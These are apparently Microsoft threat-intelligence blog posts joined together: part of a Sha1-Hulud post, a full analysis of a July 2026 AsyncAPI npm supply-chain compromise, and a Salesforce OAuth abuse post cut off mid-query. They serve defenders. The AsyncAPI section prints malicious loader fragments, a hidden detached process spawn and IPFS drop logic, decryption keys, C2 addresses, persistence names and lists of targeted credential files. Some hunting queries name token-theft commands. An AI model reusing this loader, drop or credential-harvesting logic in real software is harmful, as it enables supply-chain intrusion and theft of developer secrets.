Microsoft Defender for Cloud
– Sha1-Hulud Campaign Detected: Possible command injection to exfiltrate credentials

Advanced hunting queries

Microsoft Defender XDR customers can run the following advanced hunting queries to find related activity in their networks:

Execution of the preinstall script

DeviceProcessEvents
    | where Timestamp > ago(3d)
    | where FileName in~ ("node", "node.exe")
    | where ProcessCommandLine in~ ("node setup.mjs", "node  setup.mjs")

CloudProcessEvents
    | where Timestamp > ago(3d)
    | where FileName in~ ("node", "node.exe")
    | where ProcessCommandLine in~ ("node setup.mjs", "node  setup.mjs")

Execution of second-stage JavaScript using Bun runtime

DeviceProcessEvents
    | where Timestamp > ago(3d)
    | where InitiatingProcessFileName in~ ("node", "node.exe")
    | where InitiatingProcessCommandLine in~ ("node setup.mjs", "node  setup.mjs")
    | where FileName in~ ("bun", "bun.exe")
    | where FolderPath contains "bun-dl-" or ProcessCommandLine has "node_modules"

Malicious JavaScript from malicious packages

DeviceFileEvents
| where Timestamp > ago(3d)
| where SHA256 in~ ("9fc2570b7cef51c1b8df116d144d11ff4096357be7d2c4c6367cfc2509cf1bcc", "fd3ca4007b225fdf8de7af4345a19179d5efa8c4bb9205f88cda806e5684b1eb", "54dc7ea54a1317cca0e890a2770630cf7fa6c97813e0cb9d2caa93012b350668")

Credential access by malicious JavaScript

DeviceProcessEvents
   | where Timestamp > ago(3d)
   | where ProcessCommandLine has_any ('gh auth token', 'gcloud config config-helper', 'az account get-access-token', "azd auth token")
   | where InitiatingProcessFileName in~ ("bun", "bun.exe")
   | where InitiatingProcessFolderPath contains "bun-dl-" or InitiatingProcessCommandLine has "node_modules"

Microsoft Security Copilot

Security Copilot customers can use the standalone experience to create their own prompts or run prebuilt promptbooks to automate investigation and response tasks related to this threat. Useful promptbooks for this activity include Incident investigation, Microsoft User analysis, Threat actor profile, Threat Intelligence 360 report based on MDTI intelligence, and Vulnerability impact assessment. Some promptbooks require access to Microsoft Defender XDR, Microsoft Sentinel, or related Microsoft security plugins.

For this campaign, Security Copilot can help analysts summarize affected devices, pivot from the package hashes to endpoint evidence, identify hosts that communicated with the IPFS path or C2 infrastructure, and build remediation actions such as cache purge, credential rotation, and containment sequencing for impacted developer systems and build runners.

Threat intelligence reports

Microsoft customers can use Microsoft Defender XDR Threat analytics and related Microsoft threat intelligence reporting to stay current on the malicious activity, indicators, detection coverage, and recommended response actions associated with this compromise. These reports provide investigation context, protection guidance, and updated intelligence that security teams can use to prevent, mitigate, or respond to related activity in customer environments.

As with other active supply-chain investigations, defenders should monitor for updated intelligence on package status, additional affected versions, infrastructure changes, and newly surfaced post-compromise tradecraft. Microsoft will continue to incorporate validated indicators and detections into Microsoft security products as the investigation evolves.

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.   

The post ChainDrop supply chain compromise: Anatomy of a self-propagating worm appeared first on Microsoft Security Blog.

Unpacking the AsyncAPI npm supply chain compromise and import-time payload delivery

On July 14, 2026, Microsoft Threat Intelligence identified a coordinated supply chain compromise of the @asyncapi npm organization, a widely used set of packages for the AsyncAPI specification and code generation. Five package versions across four package names were republished within roughly ninety minutes, each carrying the same maliciously injected loader: @asyncapi/specs (in both the 6.11.2-alpha.1 prerelease and 6.11.2 stable release), @asyncapi/generator@3.3.1, @asyncapi/generator-components@0.7.1, and @asyncapi/generator-helpers@1.1.1.

Because @asyncapi/specs is a transitive dependency of numerous AsyncAPI tooling packages, this attack affected developer workstations, CI/CD pipelines, container builds, or production services that resolved and imported the affected versions during the exposure window. Unlike the more common postinstall-hook supply-chain pattern, this campaign executes at module-load (import/require) time. When any consuming build or application imports a poisoned package, the injected block runs immediately. Because the trigger is an import rather than an install script, the common npm install –ignore-scripts mitigation does not neutralize it. The second stage decrypts and evaluates a Miasma modular runtime with active command and control (C2), persistence, and decentralized fallback channels. Although disabled in this instance, credential-harvesting, propagation, and additional high-risk modules could be enabled through persistence.

Microsoft Defender Antivirus detects and blocks malicious artifacts as Trojan:JS/MiasmStealer.SC  and Trojan:Script/Supychain.A. Microsoft Defender for Endpoint provides behavioral coverage for the suspicious detached Node.js process spawn, IPFS retrieval, and persistence activity. Organizations should immediately remove all five affected versions, purge npm and Yarn caches, hunt for sync.js under the NodeJS masquerade directories, block outbound connections to 85.137.53[.]71 on ports 8080, 8081, and 8091, and rotate all credentials accessible from any environment that imported the compromised packages. Detailed hunting queries, indicators of compromise, and mitigation guidance are provided in the succeeding sections.

Attack chain overview

Figure 1. End-to-end attack chain from CI/CD pipeline compromise through import-time execution to IPFS second-stage fetch, with C2 infrastructure and affected packages.

The compromise originated from a pwn request against asyncapi/generator. A misconfigured GitHub Actions workflow (pull_request_target) executed attacker-controlled pull-request (PR) code, exposed the asyncapi-bot personal access token (PAT), and enabled unauthorized pushes to auto-publish branches. The legitimate GitHub Actions OpenID Connect (OIDC) release workflows then published the poisoned packages under the automated identity npm-oidc-no-reply@github[.]com, producing artifacts with valid provenance signatures built from unauthorized source commits.

The campaign progressed through six phases, shown in Figure 1:

  1. Pipeline compromise. The attacker exploited a vulnerable GitHub Actions workflow to steal a privileged bot token.
  2. Code injection. Heavily obfuscated loaders were inserted into one source file per package.
  3. Staged release. An alpha prerelease was followed by a stable release 24 minutes later, with a byte-identical payload, expanding blast radius.
  4. Delivery. Consumers pulled poisoned versions through normal npm and Yarn dependency resolution; –ignore-scripts was not effective.
  5. Import-time execution. require() or import triggered the malicious main(), which spawned a hidden detached child process.
  6. IPFS second-stage fetch. The child downloaded sync.js from IPFS and wrote it to an OS-specific “NodeJS” masquerade directory.

The Miasma runtime provided encrypted bootstrap, persistence, C2 communication, data return paths, and resilient discovery via Nostr, Ethereum, BitTorrent DHT, libp2p, and IPFS. Six additional capability modules (credential harvest, encrypted exfiltration, supply-chain propagation, metamorphic generation, AI-tool poisoning, and sandbox evasion) were implemented but disabled in this build.

Time (UTC)Observed event
~07:10@asyncapi/generator@3.3.1, @asyncapi/generator-components@0.7.1, and @asyncapi/generator-helpers@1.1.1 republished with the injected loader.
08:06:20@asyncapi/specs@6.11.2-alpha.1 published with the malicious importer prepended to index.js.
08:30:09@asyncapi/specs@6.11.2 stable published with a byte-identical payload, widening downstream reach.
08:49:22First observed downstream fetch of the stable 6.11.2 tarball into a Yarn cache during dependency installation.

How the attack started: GitHub Actions pwn request

The attack chain began with a malicious pull request targeting the asyncapi/generator repository’s docs-preview automation. Opened as PR #2155, it carried the attacker-controlled commit 47be388, timestamped 05:08:58 UTC on July 14. The associated Docs Preview (Netlify) workflow started at 05:11:05 UTC.. Although the PR and source fork were later removed, the workflow record remains available.

The pull request PR #2155 targeted manual-netlify-preview.yml, which combined two unsafe choices: it used pull_request_target, placing the job in the base repository’s security context, and it checked out the pull request’s untrusted head commit. The run had a broadly privileged GITHUB_TOKEN, checkout credentials persisted in the local Git configuration until post-job cleanup (the default behavior of actions/checkout), and steps that referenced repository secrets.

The submitted MDX contained code was designed to retrieve JavaScript from rentry[.]co/elzotebo999 and evaluate the response. The public log confirms that the malicious commit was processed by the privileged workflow, but it does not show whether the rentry[.]co web request succeeded or whether a credential was stolen. Later push records identify asyncapi-bot as the authenticated actor. Together, these records establish that the vulnerable workflow ran before the bot-authenticated pushes, but they do not establish how the credential was obtained.

The underlying workflow weakness had been identified before the compromise. On April 29, a proof-of-concept examined whether untrusted pull-request content could be executed in the privileged docs-preview workflow. A May 17 proposal then sought to separate untrusted build activity from steps that received repository secrets and was still under review when the incident occurred.

Trusted publishing became the delivery mechanism

Once the attacker could push commits as asyncapi-bot, there was no need to compromise npm or construct a separate publishing channel. The attacker could ride the project’s normal release path and let its trusted pipeline do the distribution. Commit 3eab3ec carries a timestamp of 06:58:42 UTC, while a surviving push-triggered workflow started at 07:05:42 UTC. Its message, “fix: test release workflow on next”, matched the release workflow’s commit-message condition. The legitimate release-with-changesets.yml workflow then published three poisoned packages at approximately 07:10 UTC.

A closely linked compromise subsequently affected asyncapi/spec-json-schemas. The malicious lineage first triggered workflows on alpha between 07:56 and 08:04 UTC. The same malicious commit was later pushed to master at approximately 08:14 UTC, followed by a child commit at 08:28 UTC. The legitimate if-nodejs-release.yml workflow published @asyncapi/specs@6.11.2-alpha.1 at 08:06 UTC and @asyncapi/specs@6.11.2 at 08:30 UTC.

All five malicious versions were published through npm trusted publishing using GitHub OIDC and carried valid provenance attestations. The attestations accurately identified the legitimate repositories, commits, and workflows that created the packages, even though the triggering commits were unauthorized.

Figure 2. Miasma runtime capabilities recovered from sync.js, including active modules and implemented-but-disabled modules.

The payload operates in multiple stages, each designed to increase evasion and ensure resilient execution. Stage 0 establishes stealth by declaring no npm lifecycle hooks. Stage 1 executes the loader at require-time and spawns a hidden child process. Stage 1b deobfuscates the IPFS fetch logic and downloads sync.js. Stage 2 decrypts the ~8.2 MB encrypted bundle through three cryptographic layers. Stage 3 initializes the full Miasma modular runtime with C2, persistence, and decentralized fallback channels.

Stage 0: No lifecycle hooks declared

The absence of lifecycle hooks is a deliberate evasion choice. Security tooling that focuses on preinstall/postinstall auditing will not flag these packages. All affected packages declared no preinstall, install, or postinstall hooks in package.json. This bypassed hook-focused scanners and left import-time execution as the real trigger path.

Stage 1: Import-time loader

The loader executes the moment any application imports the compromised module; no user action beyond dependency resolution is required. The attacker placed the same bootstrap pattern in each package’s exported entry path, so normal application startup would trigger execution automatically.

  • @asyncapi/specs → index.js
  • @asyncapi/generator → lib/templates/config/validator.js
  • @asyncapi/generator-helpers → src/utils.js
  • @asyncapi/generator-components → lib/utils/ErrorHandling.js
spawn('node', [payloadPath], {
   detached: true,
   stdio: 'ignore',
   windowsHide: true,
 }).unref();

Stage 1b: IPFS fetch

The inner payload reveals hard-coded IPFS content identifiers and OS-aware drop logic. This intermediate stage reconstructs the transport routine at runtime, so the larger second stage never appears in cleartext in the published package.

Package setIPFS CID
specsQmet4fhsAaWMBUxNDfREHwgiyDeSWy4YSYs9wiKUW5jGyf
generator-familyQmQobZSp1wRPrpSEQ56qnyq7ecZh5Bg5k1fnjt4SUwwHb9
const FILE_URL = 'hxxps://ipfs[.]io/ipfs/';
 const FILE_NAME = 'sync.js';
 function getTargetDirectory() {
   if (process.platform === 'win32') return '%LOCALAPPDATA%\NodeJS';
   if (process.platform === 'darwin') return '~/Library/Application Support/NodeJS';
   if (process.platform === 'linux') return '~/.local/share/NodeJS';
   return '~/.config/NodeJS';
 }

Stage 2: Encrypted payload (sync.js)

Despite appearing cryptographically sophisticated, the entire decryption chain uses static embedded key material, meaning the runtime can be recovered offline without execution. The layered design primarily increases analyst effort; every secret required to unwrap the bundle ships inside the loader.

  • sync.js is ~8.2 MB; all key material is static and embedded.
  • HKDF-SHA256 uses master string rt-vault-master-key-32b-aaaaaaaa and info string rt-file-key.
  • AES-256-GCM uses IV = first 12 bytes and auth tag = last 16 bytes of the blob.
  • The decrypted string is ROT-94de-rotated and then executed with eval().

Stage 3: Miasma runtime

The  runtime is a command framework identified as M-RED-TEAM v6.4 with campaign configuration miasma-train-p1. In this build’s configuration, persistence and C2 are active, but data collection and propagation modules remain dormant. The runtime supports traditional remote access trojan (RAT) commands, including directory listing, file retrieval, file upload, remote shell execution, proxying, and data exfiltration. Persistence is installed through platform-specific mechanisms: a Windows HKCU Run key (miasma-monitor), a Linux systemd user unit (miasma-monitor.service), and macOS shell RC injection (.zshrc, .bashrc, or .bash_profile).

  • Recovered identifiers: M-RED-TEAM v6.4, miasma-train-p1, and miasma-test-org.
  • Persistence: Win HKCU Run value miasma-monitor, Linux miasma-monitor.service, and macOS user-space shell/launch persistence.
  • Primary endpoints: 85.137.53[.]71:8080 (C2), 85.137.53[.]71:8081 (upload), 85.137.53[.]71:8091 (management).
  • Fallback channels include Nostr, Ethereum, BitTorrent DHT, libp2p, and IPFS.
  • Disabled in the analyzed build: recon, propagation, AI-poisoning, metamorphic generation, and evasion.

Credential harvesting (disabled in this build)

The framework contains broad credential-access code targeting secrets across major platforms that a developer or continuous integration and continuous delivery (CI/CD) system might access, including browser-saved passwords from multiple browsers.

The framework targets over 100 environment variable names across source control (GITHUB_TOKEN, GITLAB_TOKEN), npm (NPM_TOKEN, NODE_AUTH_TOKEN), AWS (AWS_ACCESS_KEY, AWS_SECRET_ACCESS_KEY), Azure (AZURE_CLIENT_SECRET), GCP (GCLOUD_SERVICE_KEY), container/Kubernetes (DOCKER_TOKEN, K8S_AUTH_TOKEN), secrets managers (DOPPLER_TOKEN, VAULT_TOKEN), and AI platforms (ANTHROPIC_API_KEY, OPENAI_API_KEY).

Credential files targeted from disk include .npmrc (npm tokens), .aws/credentials (AWS keys), kubeconfig (Kubernetes API), id_rsa/id_ed25519 (SSH keys), .vault-token (HashiCorp Vault), .netrc (Git/HTTPS auth), .docker/config.json (Docker registry), and google_credentials.json (GCP service accounts). When a GITHUB_TOKEN is available, the framework can enumerate accessible repositories and CI/CD context through GitHub APIs.

Mitigation and protection guidance

Review dependency trees, lockfiles, artifact repositories, and CI caches for the five compromised versions, including transitive references.

Pin known-good versions: @asyncapi/specs 6.11.1 or earlier, @asyncapi/generator 3.3.0, @asyncapi/generator-components 0.7.0, and @asyncapi/generator-helpers 1.1.0.

Do not rely on npm install –ignore-scripts as a mitigation; this campaign executes when the module is imported, not through a lifecycle hook.

Purge npm and yarn caches on affected developer endpoints and build hosts, especially if the compromised tarballs were written into shared CI caches.

Hunt for sync.js and the NodeJS masquerade directory on endpoints, and investigate any detached Node.js execution that references the IPFS CID or the sync.js file name.

Block or alert on retrieval of the specific IPFS CID and monitor for network connections to 85.137.53[.]71 on ports 8080, 8081, and 8091.

Rotate credentials and secrets from a clean host if a build system or workstation imported a compromised version, because second-stage execution can expose tokens and build integrity.

Ensure that Microsoft Defender Antivirus cloud-delivered protection, Microsoft Defender for Endpoint telemetry, and Microsoft Defender XDR investigation workflows are enabled across developer and CI assets.

Update to NPM CLI to npm CLI v11.10.0+ or Use the NPM CLI min-release-age feature.

Organizations that do not rely on IPFS for business operations can reduce their attack surface by blocking public IPFS gateways (ipfs.io, dweb.link, cloudflare-ipfs.com, and others) at the network perimeter. This proactive measure removes an increasingly common payload delivery channel used in supply chain campaigns without affecting standard development workflows.

Organizations that produce software artifacts should also review their own release hardening. Because this incident appears consistent with CI/CD pipeline abuse through GitHub Actions OIDC publishing, defenders should review token scopes, workflow approvals, protected environments, release provenance, and anomaly detection around automated package publication. Supply chain response cannot stop at host triage; it must also include verification that the release process itself has not been subverted.

After remediation, validate recovery deliberately. Rebuild affected projects from a known-good dependency baseline, confirm that compromised hashes are absent from package caches and artifact stores, and review endpoint telemetry for any lingering sync.js, NodeJS directory artifacts, or suspicious node child processes. For development organizations that share base images or golden build runners, rebuild those images as well so future jobs do not silently inherit poisoned caches or post-compromise persistence.

Indicators of compromise

PackageVersionInjected fileTarball SHA-256
@asyncapi/specs6.11.2-alpha.1index.jsd425e4583cc6185d41e95c45eda00550045a5d1919b9a012236a4520d009dbd7
@asyncapi/specs6.11.2index.js9b2e65db653ca8575c9b10eefb9a80c6006404812c2ec212bf5675e3c690233b
@asyncapi/generator3.3.1lib/templates/config/validator.jsbfaeb987faa6de2b5a5eb63b1233d055215b09b0349a9394f2175fd7cdf385e4
@asyncapi/generator-components0.7.1lib/utils/ErrorHandling.js082d733db0687dcd768104972b065d4b58cb1e6043688c6c20fa3702337f36ab
@asyncapi/generator-helpers1.1.1src/utils.js34014776d3d3ff11bc4439b02fd7ac0f02a887eb3a052eeafff236e2f6db8ad1
TypeIndicator
Publisher identitynpm-oidc-no-reply@github[.]com
IPFS URLhxxps://ipfs[.]io/ipfs/Qmet4fhsAaWMBUxNDfREHwgiyDeSWy4YSYs9wiKUW5jGyf
IPFS CIDQmet4fhsAaWMBUxNDfREHwgiyDeSWy4YSYs9wiKUW5jGyf
@asyncapi/generator lib/templates/config/validator.jsb9993a8ad0518849416798cf29668256ccb96598fc4423501ccab5312812653a
@asyncapi/generator-components lib/utils/ErrorHandling.jsb270bdf8e2274ea1af0a6eed74d8f10e5fe61012d6cc226a43cc7cc7fd9f6292
@asyncapi/specs index.js (alpha AND stable — identical)8351d251cf0b5a0bd82242deaa0a14e3e1394418d55c0f4259dac4303b79fc0c
@asyncapi/generator-helpers src/utils.js6e78713b75bd34828d49896176627f7face7aa9036cd874f2e02d9f23a9a9c71
Wrapper – sync.js (generator-family IPFS object)24b9ee242f21a73b55f7bb3297eafb33c60840907386b542ed79fc6b72365168
Central C285.137.53[.]71:8080
Upload service85.137.53[.]71:8081
Management configuration85.137.53[.]71:8091
Windows drop path%LOCALAPPDATA%\NodeJS\sync.js
Linux drop path~/.local/share/NodeJS/sync.js
macOS drop path~/Library/Application Support/NodeJS/sync.js
Fallback drop path~/.config/NodeJS/sync.js
Runtime lock file~/.config/.miasma/run/node.lock
mDNS service_miasma._tcp
HTTP path examples/api/v1/beacon, /api/v1/file-result, /api/v1/file-content/<cid>

Microsoft Defender XDR detections

Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.

TacticObserved activityMicrosoft Defender coverage
Initial access / ExecutionCompromised packages published though GitHub Actions OIDC trusted publishingMicrosoft Defender Antivirus
– Trojan:Script/Supychain.A
– Trojan:JS/MiasmStealer.SC
– Trojan:JS/SpawnLoader.MKV!MTB
 
Microsoft Defender for Endpoint
– Suspicious Node.js process behavior
– Suspicious Node.js script execution
Execution / Defense evasionModule import triggers obfuscated main(), which spawns a hidden detached nodeMicrosoft Defender Antivirus
– Trojan:JS/VaultLoader.MJZ!MTB

Microsoft Defender for Endpoint 
 – Suspicious Node.js process behavior
– Suspicious Node.js script execution
PersistenceOS-specific persistence installed Microsoft Defender for Endpoint 
 – Anomaly detected in ASEP registry
– Suspicious modification of shell profile
– Suspicious Linux service created

Advanced hunting queries

Microsoft Defender XDR customers can run the following advanced hunting queries to find related activity in their networks:

Persistence drop and detached spawn

// Query 1: sync.js dropped under a NodeJS directory or related detached execution
 union isfuzzy=true
 (
 DeviceProcessEvents
 | where Timestamp > ago(30d)
 | where (ProcessCommandLine has "sync.js" and ProcessCommandLine contains_cs "NodeJS")
     or ProcessCommandLine has "Qmet4fhsAaWMBUxNDfREHwgiyDeSWy4YSYs9wiKUW5jGyf"
 | project Timestamp, DeviceName, Evidence = ProcessCommandLine, Initiator = InitiatingProcessCommandLine, EventType = "Process"
 ),
 (
 DeviceFileEvents
 | where Timestamp > ago(30d)
 | where FileName == "sync.js" and FolderPath contains_cs "NodeJS"
 | project Timestamp, DeviceName, Evidence = strcat(FolderPath, "\\", FileName), Initiator = InitiatingProcessFileName, EventType = "File"
 )

IPFS CID retrieval

// Query 2: outbound retrieval of the IPFS second stage
DeviceNetworkEvents
| where Timestamp > ago(30d)
| where RemoteUrl has "ipfs.io"
| where RemoteUrl has "Qmet4fhsAaWMBUxNDfREHwgiyDeSWy4YSYs9wiKUW5jGyf"
| project Timestamp, DeviceName, RemoteUrl, RemoteIP, InitiatingProcessFileName

Poisoned package artifacts in caches

// Query 3: presence of a poisoned tarball in caches
DeviceFileEvents
| where Timestamp > ago(30d)
| where SHA256 in (
    "d425e4583cc6185d41e95c45eda00550045a5d1919b9a012236a4520d009dbd7",
    "9b2e65db653ca8575c9b10eefb9a80c6006404812c2ec212bf5675e3c690233b",
    "bfaeb987faa6de2b5a5eb63b1233d055215b09b0349a9394f2175fd7cdf385e4",
    "082d733db0687dcd768104972b065d4b58cb1e6043688c6c20fa3702337f36ab",
    "34014776d3d3ff11bc4439b02fd7ac0f02a887eb3a052eeafff236e2f6db8ad1")
| project Timestamp, DeviceName, FolderPath, FileName, InitiatingProcessFileName

Suspicious Node.js execution

DeviceProcessEvents
| where Timestamp > ago(3d) 
| where FileName in~ ("node", "node.exe")
| where ProcessCommandLine has "node.exe -e \"const _0x5af5e1" or ProcessCommandLine has "node -e \"const _0x5af5e1"
| project Timestamp, DeviceName, FileName, FolderPath, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessFolderPath

Microsoft Security Copilot

Security Copilot customers can use the standalone experience to create their own prompts or run prebuilt promptbooks to automate investigation and response tasks related to this threat. Useful promptbooks for this activity include Incident investigation, Microsoft User analysis, Threat actor profile, Threat Intelligence 360 report based on MDTI intelligence, and Vulnerability impact assessment. Some promptbooks require access to Microsoft Defender XDR, Microsoft Sentinel, or related Microsoft security plugins.

For this campaign, Security Copilot can help analysts summarize affected devices, pivot from the package hashes to endpoint evidence, identify hosts that communicated with the IPFS path or C2 infrastructure, and build remediation actions such as cache purge, credential rotation, and containment sequencing for impacted developer systems and build runners.

Threat intelligence reports

Microsoft customers can use Microsoft Defender XDR Threat analytics and related Microsoft threat intelligence reporting to stay current on the malicious activity, indicators, detection coverage, and recommended response actions associated with this compromise. These reports provide investigation context, protection guidance, and updated intelligence that security teams can use to prevent, mitigate, or respond to related activity in customer environments.

As with other active supply-chain investigations, defenders should monitor for updated intelligence on package status, additional affected versions, infrastructure changes, and newly surfaced post-compromise tradecraft. Microsoft will continue to incorporate validated indicators and detections into Microsoft security products as the investigation evolves.

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.   

The post Unpacking the AsyncAPI npm supply chain compromise and import-time payload delivery appeared first on Microsoft Security Blog.
Defending SaaS-based applications against ShinyHunters OAuth abuse

In a series of campaigns observed between mid-2025 and mid-2026, Microsoft identified threat actor activity with overlapping tradecraft commonly associated with ShinyHunters, including voice phishing (vishing) and supply chain compromise, to target customer SaaS-based applications such as Salesforce instances. The threat actors abused trusted OAuth relationships for unauthorized access, data exfiltration, and persistence.

Two primary intrusion paths were observed including vishing techniques targeting OAuth consent and supply chain compromise through trusted workflows and integrations such as Salesloft and Gainsight. Abuse of these access paths led to inherited user and application privileges, allowing successful enumeration and querying of customer relationship management (CRM) records while evading conventional authentication detections. These intrusion paths often led to persistent access and exfiltration of data at scale. This tradecraft highlights how a single entry point can rapidly expand to greater enterprise impacts.

Microsoft observed activity associated with these techniques in many tenants from various industries such as retail, education and manufacturing. These findings reinforce the importance of monitoring OAuth-connected applications, validating third-party integrations, reviewing configurations, and enabling Salesforce event monitoring. Leveraging this data, Microsoft consulted with Salesforce to improve granularity in telemetry for Defender for Cloud Apps with near-real-time detection, offering connected application attribution and expanded application permission insights. This activity was not the result of a vulnerability inherent to Salesforce. Rather, the threat actors abused trusted OAuth relationships for unauthorized access, data exfiltration, and persistence.

Attack chain overview

Threat actor campaigns targeting Salesforce customers and using tradecraft associated with ShinyHunters pose a high-impact risk to sensitive data and downstream SaaS ecosystems. These campaigns abuse OAuth trust relationships to operate within pre-existing, legitimate workflows.

Figure 1. Commonly observed attack paths for SaaS applications.

Observed activity can be grouped into two primary intrusion paths:

Voice‑phishing-driven OAuth consent abuse

In campaigns beginning in mid-2025, the threat actors conducted vishing attacks impersonating IT support personnel. Threat actors socially engineered employees into authorizing attacker-controlled connected apps within their Salesforce tenant. In several confirmed cases, threat actors guided users through the OAuth consent workflow to grant access to a malicious application disguised as a legitimate Salesforce Data Loader tool. After users granted consent, these highly privileged OAuth applications enabled threat actors to perform API calls on behalf of the victim user, facilitating:

  • Enumeration of Salesforce instances belonging to targeted organizations
  • Persistent access to Salesforce CRM data
  • Possible lateral movement into other SaaS platforms through discovered credentials

This intrusion path exploits the OAuth authorization flow of trusted SaaS services rather than relying on malware or credential replay. Threat actors exfiltrate data through sanctioned application access inherited from user privileges.

SaaS supply‑chain compromise targeting trusted integrations

Following initial access campaigns, threat actors  escalated into supply‑chain-driven attacks targeting third‑party SaaS vendors offering popular solutions that integrate with Salesforce, often using OAuth tokens. In August 2025, compromised Salesloft Drift credentials enabled attackers to obtain connection secrets used by downstream SaaS applications, enabling the use of OAuth tokens in multiple customer Salesforce instances.

A subsequent campaign in November 2025 targeted Gainsight-published applications integrated with Salesforce, allowing attackers to leverage trusted external connections to maintain persistent API access in multiple Salesforce customer instances. These activities often appeared indistinguishable from legitimate integration behavior. Threat actors performed discovery, bulk data queries, and mass exfiltration of sensitive CRM records, including accounts, contacts, and service case data, without generating traditional sign-in anomalies.
More recently, in June 2026, the market intelligence platform Klue experienced an incident where a threat actor, Storm-3138, gained access to its system.  Credentials used to access Salesforce customer instances were used in the same fashion, to discover, query, and exfiltrate data.

Improving visibility into Salesforce OAuth abuse

For customers using Salesforce Shield: Event Monitoring, the upgraded Microsoft Defender for Cloud Apps Salesforce connector onboards the Real-Time Event Monitoring (RTEM) framework, enabling faster detection and investigation of Salesforce-based attacks.

Investigations into these campaigns exposed a recurring challenge for security teams: malicious activity often appeared indistinguishable from legitimate Salesforce usage because threat actors operated through trusted identities, approved OAuth applications, and authorized integrations. Traditional authentication-focused detections frequently provided limited visibility into the resulting application activity.

To improve investigation and detection of these scenarios, Microsoft expanded Salesforce visibility in Defender for Cloud Apps through additional event telemetry, connected application attribution, and enhanced application permissions insights. These capabilities help security teams identify suspicious OAuth activity, investigate potentially compromised integrations, and better understand how access was obtained and used within customer Salesforce instances.

Key capabilities include:

  • Near-real-time visibility into Salesforce security and activity events.
  • Connected application attribution, including application identity and granted OAuth scopes.
  • Expanded identity, session, and API activity context to support investigations.
  • Improved correlation within Microsoft Defender to help identify suspicious activity spanning identities, applications, and SaaS environments.

Together with Salesforce Shield: Event Monitoring, these capabilities help security teams investigate suspicious OAuth activity, validate the legitimacy of connected applications, and better understand the potential impact of a compromise.

New posture and governance capabilities for connected OAuth apps

While improved detection is critical, recent incidents have also highlighted the need for stronger preventive controls and ongoing governance of OAuth-connected applications. To address this, Microsoft Defender introduces new posture capabilities for connected and external client apps in Salesforce. Security teams can gain visibility into each OAuth app and its non-human identity, prioritize risk, and reduce the attack surface.

Deep visibility into app permissions and access

Microsoft Defender provides comprehensive visibility into all Salesforce-integrated connected and external client apps, including granted OAuth scopes and privileges.

Figure 2. Complete permission visibility for Salesforce connected apps and external client apps.

Highly privileged apps

Security teams often struggle to identify applications with powerful administrative or sensitive permissions. The highly privileged apps insight highlights applications that have been granted elevated scopes, enabling quick identification of apps that may pose significant risk.

Additionally, security teams can use permission-based filters to identify apps with specific high-risk scopes and validate whether such access is justified.

Figure 3. Identity inventory to identify highly privileged Salesforce apps.

Unused apps

Organizations often create applications for temporary or one-time use, but those applications are rarely removed afterward. These unused apps continue to retain permissions, creating unnecessary exposure. With the recent changes, Defender now allows security teams to identify applications that have been inactive for extended periods (for example, 90 days or more), making it easy to review and revoke access where appropriate to reduce the attack surface.

Figure 4. Identity inventory to discover unused Salesforce apps.

Risk-based prioritization of connected apps

To further streamline investigation and response, Defender introduces a comprehensive risk scoring model for connected applications. Each application is assigned a numerical risk score [0-100] based on multiple risk indicators, such as usage patterns, permission sensitivity, and behavioral signals. This allows security teams to prioritize efforts effectively and focus on applications that require immediate attention. Security teams can create custom policies based on risk thresholds to trigger alerts, actions, and notifications.

Figure 5. Use actionable insights to identify apps exceeding a defined risk threshold.

Risk score investigation

To further investigate the specific Non-Human identity risk details, the factors contributing to the risk score are available in Non-Human Identities Risk score tab.

Figure 6. Detailed risk insights explaining factors contributing to the risk score.

Mitigation and protection guidance

Microsoft recommends the following mitigations to reduce the impact of this threat. Check the recommendations card for the deployment status of monitored mitigations.  

Microsoft Defender detections

Microsoft Defender customers can refer to the list of applicable detections including new detections powered by the upgraded Microsoft Defender for Cloud Apps Salesforce connector. Microsoft Defender coordinates detection, prevention, investigation, and response for endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.

Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.

Tactic Observed activity Microsoft Defender coverage 
Initial AccessA user’s Salesforce session was hijacked and usedSalesforce detected a possibly hijacked user session
Credential AccessA user was the target of credential stuffing activitySalesforce detected a successful credential stuffing attack
Lateral MovementA user with a very high risk score is signing into Salesforce via SSOSalesforce SSO sign-in by high-risk user
Collection / ExfiltrationAPI-heavy access, report export, and scraping patterns; potential multi-SaaS expansion depending on victim footprint.– Possible Salesforce scraping activity
– Salesforce detected a user performing anomalous API activity
– Salesforce detected a user performing anomalous report activity
Collection / ExfiltrationAnomalous behavior from Salesforce Connected Apps– Salesforce Connected App activity from a new IP address
– Salesforce Connected App activity involving new Salesforce entity
– Salesforce Connected App activity involving new endpoint(s)
Collection / ExfiltrationGuest user activity associated with the AuraInspector frameworkSuspicious Salesforce Aura Activity
Collection / ExfiltrationAnomalous behavior from a guest userSalesforce detected a guest user performing anomalous activity

Threat intelligence reports 

Microsoft customers can use the following reports in Microsoft products to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer Salesforce instances.

Advanced hunting

NOTE: The sample queries let you search one week of events. To inspect events and hunt for threat actor-related indicators over a longer period, go to the Advanced Hunting page > Query tab, and use the calendar dropdown to set the time range to Last 30 days (the maximum for raw data).

Hunt for Salesforce connected-app activity from suspicious infrastructure

CloudAppEvents
| where Application == "Salesforce"
| where ActionType in ("ApiTotalUsage", "API Event")
| extend ConnectedAppId = tostring(
    coalesce(
